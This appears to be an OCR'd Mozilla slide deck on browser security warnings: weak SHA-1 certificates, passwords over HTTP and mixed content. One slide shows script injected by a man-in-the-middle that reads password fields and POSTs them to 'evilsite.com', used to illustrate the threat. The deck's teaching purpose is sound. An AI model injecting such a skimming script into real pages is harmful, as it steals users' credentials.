Inspect... Connect... Debug... Style Editor Performance Metrics Network Grid Ruler Settings Close

Net CSS JS Security Logging Server Filter output

A This site makes use of a SHA-1 Certificate; it's recommended you use certificates with signature algorithms that use hash functions stronger than SHA-1. [\[Learn More\]](#)

9 www.americancrew.com

>>

The screenshot shows a web browser window with the title 'American Crew' and the URL 'https://www.americancrew.com/splash.h'. The browser's top bar includes standard icons for window control, search, and navigation. The main content is a black and white photograph of a man's head and shoulders, with the word 'CREW' prominently displayed in large, bold letters across his forehead. Below this, the text 'Official Supplier to Men™' is visible. A navigation menu at the bottom of the page offers language options in English, Spanish, Danish, French, Italian, German, Swedish, and Russian. In the bottom right corner of the main content area, there is a small red circular badge with the number '9' and a link to 'www.americancrew.com'. The bottom of the image shows the interface of a developer's browser extension, specifically the Network tab of the Chrome DevTools. A red warning icon is present next to a message about SHA-1 certificates, which is a common security concern for websites.



Insecure Connection



https://www.americancrew.com



Search



Your connection is not secure

The owner of www.americancrew.com has configured their website improperly. To protect your information from being stolen, Nightly has not connected to this website.

[Learn more...](#)



Go Back

Advanced



Report errors like this to help Mozilla identify and block malicious sites



Privacy error

⚠ Not Secure | <https://americancrew.com>

Your connection is not private

Attackers might be trying to steal your information from **americancrew.com** (for example, passwords, messages, or credit cards). NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM

[Automatically report](#) details of possible security incidents to Google. [Privacy policy](#)

ADVANCED

BACK TO SAFETY

Weak Signature Algorithms

```
$ openssl req -new -newkey rsa:2048 -nodes -sha1 \
-out thecustomizewindows.com.csr \
-keyout thecustomizewindows.com.key

$ openssl req -in thecustomizewindows.com.csr -noout -text
Certificate Request:
...
Signature Algorithm: sha1WithRSAEncryption
```

Weak Signature Algorithms Threats

Attacker

- *Malicious host*
- *(with redirect or MITM vector)*

Attacks

- *Collision: Fraudulent certificates*
- *2008 - md5: RapidSSL, Microsoft*
- *2015 - SHA-1: “The SHAppening”*

Fixing
weak signatures

is the same as fixing ...

02

Insecure Passwords (Transmission)



The image shows a laptop screen displaying a code editor (Komodo) with PHP code. The code is for a plugin named 'extended-registration'. The file being edited is 'functions.php'. The code handles user registration, including validation of various input fields like email and password. The editor shows syntax highlighting for PHP and includes a sidebar with file navigation and a bottom bar with application icons.

```
public_html > functions.php > functions.php
75 include($view_path . 'header.php');
76 $fields = ER_Model::factory('Field')->loadTemplates();
77 foreach ($fields as $field) {
78     er_render_field($field);
79 }
80
81 include($view_path . 'footer.php');
82 }
83
84 function er_handle_registration_form() {
85     $results = array('errors' => array());
86     $password = null;
87     $username = null;
88     $usernameField = er_option('er_username_field');
89     $passwordField = er_option('er_password_field');
90
91     # Create new registration
92     $registration = ER_Model::factory('Registration');
93     $registration['time'] = date('Y-m-d H:i:s');
94
95     $fields = ER_Model::factory('Field')->loadTemplates();
96     foreach ($fields as $field) {
97         $field['template_id'] = $field['id'];
98         $field['id'] = null;
99
100        # Assign value and validate
101        switch ($field['type']) {
102            case 'title':
103            case 'description':
104                continue;
105                break;
106
107            case 'checkbox':
108                $field['value'] = isset($_POST[$field['unique_name']]);
109                if ($field['required'] && !$field['value']) {
110                    $results['errors'][$field['unique_name']] = 'Vous devez cocher cette case pour continuer.';
111                }
112
113            case 'email':
114                $field['value'] = safe_get($_POST, $field['unique_name']);
115                if ($field['required'] && !$field['value']) {
116                    $results['errors'][$field['unique_name']] = 'Vous devez remplir ce champs.';
117                } elseif (!filter_var($field['value'], FILTER_VALIDATE_EMAIL) === false) {
118                    $results['errors'][$field['unique_name']] = 'Vous devez entrer une adresse courriel valide.';
119                }
120                break;
121
122            case 'password':
123        }
124    }
125
126    # Save registration
127    $registration->save();
128
129    # Log in user
130    $user = new User();
131    $user->username = $username;
132    $user->password = $password;
133    $user->register();
134
135    # Set session variables
136    session_start();
137    $_SESSION['user_id'] = $user->id;
138    $_SESSION['username'] = $user->username;
139
140    # Redirect to success page
141    header('Location: /success');
142}
```

ESPN: The Worldwide Lead... +

www.espn.com

Search

ESPN: The Worldwide Lead...

www.espn.com

Connection is Not Secure

Logins entered on this page could be compromised.

Permissions

You have not granted this site any special permissions.

Final

2:30 AM ESPN

Roger Federer

NBA

1:25 - 4th ESPN

LAL 96

POR 101

LOG IN

Jeep

FAVORITES

Log in to ESPN or join to view your favorites

Sign Up

Name or Email Address

Password (case sensitive)

Log In

Forgot [username](#) or [password](#)?

Log In with Facebook

EXPAND GALLERY

LEGAL

Inspector Console Debugger Style Editor Performance Memory Network

Net CSS JS Security Logging Server

Filter output

A Password fields present on an insecure (<http://>) page. This is a security risk that allows user login credentials to be stolen. [\[Learn More\]](#)

en-US

Email Address

firefox.user@example.com

Password

|

This connection is not secure.
🔒 Logins entered here could be
compromised.

SIGN IN

Insecure passwords

`http://www.espn.com`

```
<html>
...
<form action="/login">
<input type="password" />
...
</html>
```

Insecure passwords

`https://www.espn.com`

```
<html>
...
<form action="http://www.espn.com/login">
<input type="password" />
...
</html>
```

Insecure passwords

`http://www.espn.com`

THIS IS NOT SECURE!

```
<html>
...
<form action="https://www.espn.com/login"
<input type="password" />
...
</html>
```

Insecure passwords

http://www.espn.com

SEE, TOLD YOU SO!

```
<html>
  <script> // Injected via HTTP MitM
    [...document.querySelectorAll("[type='password'])].forEach(pwInput=>{
      pwInput.addEventListener("change", ()=> {
        fetch("evilsite.com", {method: "POST", body: pwInput.value});
      });
    });
  </script>
...
<form action="https://www.espn.com/login">
  <input type="password" />
...
</html>
```

Insecure password transmission Threats

Attacker

- Man-in-the-middle:
 - Open WiFi
 - ISP
 - Proxies

Attacks


- Steal password
 - + Password reuse

Fixing
weak signatures
and insecure passwords
is the same as fixing ...



01

Mixed Content



```
public_html >
    cert
    cgi-bin
    phpmyadmin
    wp-admin
    wp-content
        languages
    plugins
        acf-accordion
        advanced-custom-fields-pro
        amr-shortcode-any-widget
        charitable
        charitable-ambassadors
        charitable-anonymous
        charitable-license-tester
        charitable-user-avatar
        contact-form-7
        contact-form-7-to-database-extension
        custom-registration-form-builder-with-submissi...
        disable-comments
    extended-registration
        backend
        classes
        js
        views
        debug.php
        extended-registration.php
            functions.php
LayerSlider
really-simple-captcha
regenerate-thumbnails
relative-image-urls

Projects
```

functions.php

/root/public_html/wp-content/plugins/extended-registration/functions.php

```
75 include($view_path . 'header.php');
76
77 $fields = ER_Model::factory('Field')->loadTemplates();
78 foreach ($fields as $field) {
79     er_render_field($field);
80 }
81
82 include($view_path . 'footer.php');
83 }
84
85 function er_handle_registration_form() {
86     $results = array('errors' => array());
87     $password = null;
88     $username = null;
89     $usernameField = er_option('er_username_field');
90     $passwordField = er_option('er_password_field');
91
92     # Create new registration
93     $registration = ER_Model::factory('Registration');
94     $registration['time'] = date('Y-m-d H-i-s');
95
96     $fields = ER_Model::factory('Field')->loadTemplates();
97     foreach ($fields as $field) {
98         $field['template_id'] = $field['id'];
99         $field['id'] = null;
100
101         # Assign value and validate
102         switch ($field['type']) {
103             case 'title':
104             case 'description':
105                 continue;
106                 break;
107
108             case 'checkbox':
109                 $field['value'] = !isset($_POST[$field['unique_name']]);
110                 if ($field['required'] && !$field['value'])
111                     $results['errors'][$field['unique_name']] = 'Vous devez cocher cette case pour continuer.';
112                 break;
113
114             case 'email':
115                 $field['value'] = safe_get($_POST, $field['unique_name']);
116                 if ($field['required'] && !$field['value'])
117                     $results['errors'][$field['unique_name']] = 'Vous devez remplir ce champs.';
118                 elseif (!filter_var($field['value'], FILTER_VALIDATE_EMAIL) === false) {
119                     $results['errors'][$field['unique_name']] = 'Vous devez entrez une adresse courriel valide.';
120                 }
121                 break;
122
123             case 'password':
```

MacBook Pro

What to Watch | Dailymotion

Follow Dailymotion's Live Super Bowl Twitter Coverage Today @DailymotionUSA Watch the videos

dailymotion Video, channel... SIGN IN

What to watch Following

Dwight Freeney Had To Be Pulled Off The Soccer Field To Play Football by ThePostGame STAFF PICKS News

Chrissy Teigen: 'I've been trolling Trump for 5 to 7 years' by usatodaysports STAFF PICKS Sports

Who to follow

MLS Major League Soccer 9,943 videos 124 followers Follow

ThePostGame The Post Game 1,185 videos 1,033 followers Follow

Red Bull Red Bull 1,093 videos 37,631 followers Follow

celebritywire celebritywire 4,147 videos 1,384 followers Follow

CBS Sports CBS Sports

Console Debugger Style Editor Performance Memory Network Filter output

Net CSS JS Security Logging Server

Blocked loading mixed active content "http://mc.dailymotion.com/masscast/2/dailymotion.us/home/57891213040@Middle,Top,Top3,x70,x28,x29?WIN7=1&z=0&DMSYNDICATION=0&DMLANGNAV=en_US&DMAPIPLAYER=0&DMROUTE=home&_RM_HTML_DMROUTE_=home&DMLLOGGED=0&DMNOADFIT=0&DMEXPLICIT=0&DMCHANNEL=home&_RM_HTML_DMCHANNEL_=home&DMDURATION=0&_RM_HTML_DMDURATION_=0&DMLANG=en&DMTYPE=prod&DMV3=1&DMHANDSET=desktop&DMCAPPINGNONE=1&DMVIEWID=1&from_request=%2Fus&_csrf_l=dxG9viw1rjJ0daudBjsZPdzyntMacLXcf2be4TC4xJw" [Learn More]

common.9afe67e16ebb511601e0.js:4:21206

Insecure active content

```
<script>, <link>, <iframe>, <object>,  
XMLHttpRequest, @font-face, cursor,  
background-image, etc.
```

<https://www.dailymotion.com/us>

```
<html>  
...  
<script  
src="http://mc.dailymotion.com/masscast/  
2/dailymotion.us/home/76127265087">  
</script>  
...  
</html>
```

Insecure active content Threats

Attacker

- Man-in-the-middle:
- Open WiFi
- ISP
- Proxies

Attacks

- Steal credentials
- Steal sensitive data from DOM
- Alter behavior of DOM
- Install malware

Browsers already fix
insecure active content
for you by blocking it

insecure passive/display content


Insecure passive/display content

, <audio>, <video>, <object>

<https://www.booking.com/>

```
<html>
...

...
</html>
```



Insecure passive/display content Threats

Attacker

- Man-in-the-middle:
 - Open WiFi
 - ISP
 - Proxies

Attacks


- Break page
- Snoop content
 - Hijack Sessions
- Inject Misleading content

moz://a

